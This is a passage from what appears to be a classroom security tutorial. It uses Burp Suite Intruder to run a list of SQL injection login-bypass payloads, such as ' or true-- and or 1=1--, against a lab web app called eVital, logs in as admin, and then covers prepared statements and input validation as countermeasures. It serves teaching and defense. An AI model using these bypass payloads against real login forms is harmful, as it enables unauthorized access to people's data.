
Enter a new item
Add from list ... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Enabled	Rule

Below shows the pasted SQL Injections.


Burp Suite Community Edition v2024.1.1.6 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Positions Payloads Resource pool Settings
Start attack
Paste
Load ...
Remove
Clear
Deduplicate
Add
Edit
Remove
Event log All issues
Memory: 122.4MB
13:55

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 77
Payload type: Simple list Request count: 77

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
'-'
' '
'&'
'^'
'*'
' or ''-'
' or '' '
' or ''&'
' or ''^'
' or ''*'
"-"
```


Enter a new item
Add from list ... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Enabled	Rule

Click on **Start Attack.** Shown in **Orange Button**. The intruder tries username **admin** with all SQL Injections in the List, I get below screen showing that all passwords were tested.


Burp Suite Community Edition v2024.1.1.6 - Temporary Project
2. Intruder attack of http://192.168.43.78
Start attack
Results
Positions
Payloads
Resource pool
Settings
Filter: Showing all items
Finished

Request	Payload	Status code	Response rec...	Error	Timeout	Length	Comment
13	"&"	200	2			5095	
14	"^"	200	2			5095	
15	"*"	200	3			5096	
16	" or ""-"	200	2			5095	
17	" or "" "	200	3			5096	
18	" or ""&"	200	3			5096	
19	" or ""^"	200	4			5096	
20	" or ""*"	200	4			5096	
21	or true--	200	4			5096	
22	" or true--	200	4			5096	
23	' or true--	500	6			3738	
24	") or true--	200	1			5096	
25	') or true--	500	2			3738	
26	' or 'x'='x	200	3			5096	
27	') or ('x')=('x	500	2			3738	
28	')) or (('x'))=(('x	500	2			3738	
29	" or "x"="x	200	1			5096	
30	") or ("x")=("x	200	3			5096	
31	")) or (("x"))=(("x	200	7			5096	
32	or 1=1	200	2			5096	
33	or 1=1--	200	2			5096	
34	or 1=1#	200	3			5096	
35	or 1=1/*	200	2			5096	


In above screen we assumed that there was an **admin** username, and we provided List of Injections, To interpret the Results in above screen, we see all Injections were tested and majority show a length of 5096 or 5095 (This is the response length after trying a given Injection). But some of the injections has a different length of 3738? Why?

Argument: Could it be 5096 has the Majority because its wrong password, majority of passwords are wrong? Then 3738 is for a right answer because its the only one? Or they are few of them? Remember we can have several injections working from our List.

Lets try to login the system with username **admin** and injection **' or true--** . At this point you can t**urn off the intercept** from **Proxy Tab.**

Credentials worked.   We were able to Login eVital with username **admin** and password **' or true--**. This is how Hackers gain access to systems that have **SQL** injection vulnerability.

See Next screen, we can access data in **eVital System admin portal.** This shows that eVital has failed to keep the users data **Confidential** in **CIA triad.**



Burp Suite Community Edition v2024.1.1.6 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is off Action Open browser
localhost/Vital/admin.php
LogoutWelcome admin Logged in as Registrar
eVital Add Users View Users Make New Application Birth Actions Births Reports
Admin Portal
Create Users
Enter Username
Enter Password
Confirm Password
Event log (2) All issues
Memory: 134.1MB
16:42

Countermeasures.

How to Prevent an SQL Injection

The only sure way to prevent SQL Injection attacks is input validation and parametrized queries including prepared statements. The application code should never use the input directly.

Prepared Statements.

This includes having placeholders in our queries to avoid executing the variables directly example; Recall our Flask application (%s Placeholders?)

```
sql = “INSERT INTO MyGuests (firstname, lastname, email) VALUES (%s, %s, %s)"
```

Placeholders make sure that an SQL injection provided will not execute together with the SQL as the SQL does not specify the variables directly. The SQL is executed then values are passed later hence avoiding SQL injection. See below

```
sql = “INSERT INTO MyGuests (firstname, lastname, email) VALUES (%s, %s, %s)"

cursor.execute(sql, (firstname, lastname, email))
```

Input validation

Input validation is the process of testing input received by the application for compliance against a standard defined within the application. Input validations makes sure that the application accepts valid inputs. I.e if its an Email, You must Enter an Email Format.

TODO Practicals on input Validations.

Check

https://github.com/modcomlearning/CyberCodes/blob/master/checkdigit.py

https://github.com/modcomlearning/CyberCodes/blob/master/checkEmpty.py

https://github.com/modcomlearning/CyberCodes/blob/master/checkEmail.py

https://github.com/modcomlearning/CyberCodes/blob/master/checkRegNo.py

Useful Links

https://infosecwriteups.com/sql-injection-payload-list-b97656cfd66b

https://portswigger.net/web-security/sql-injection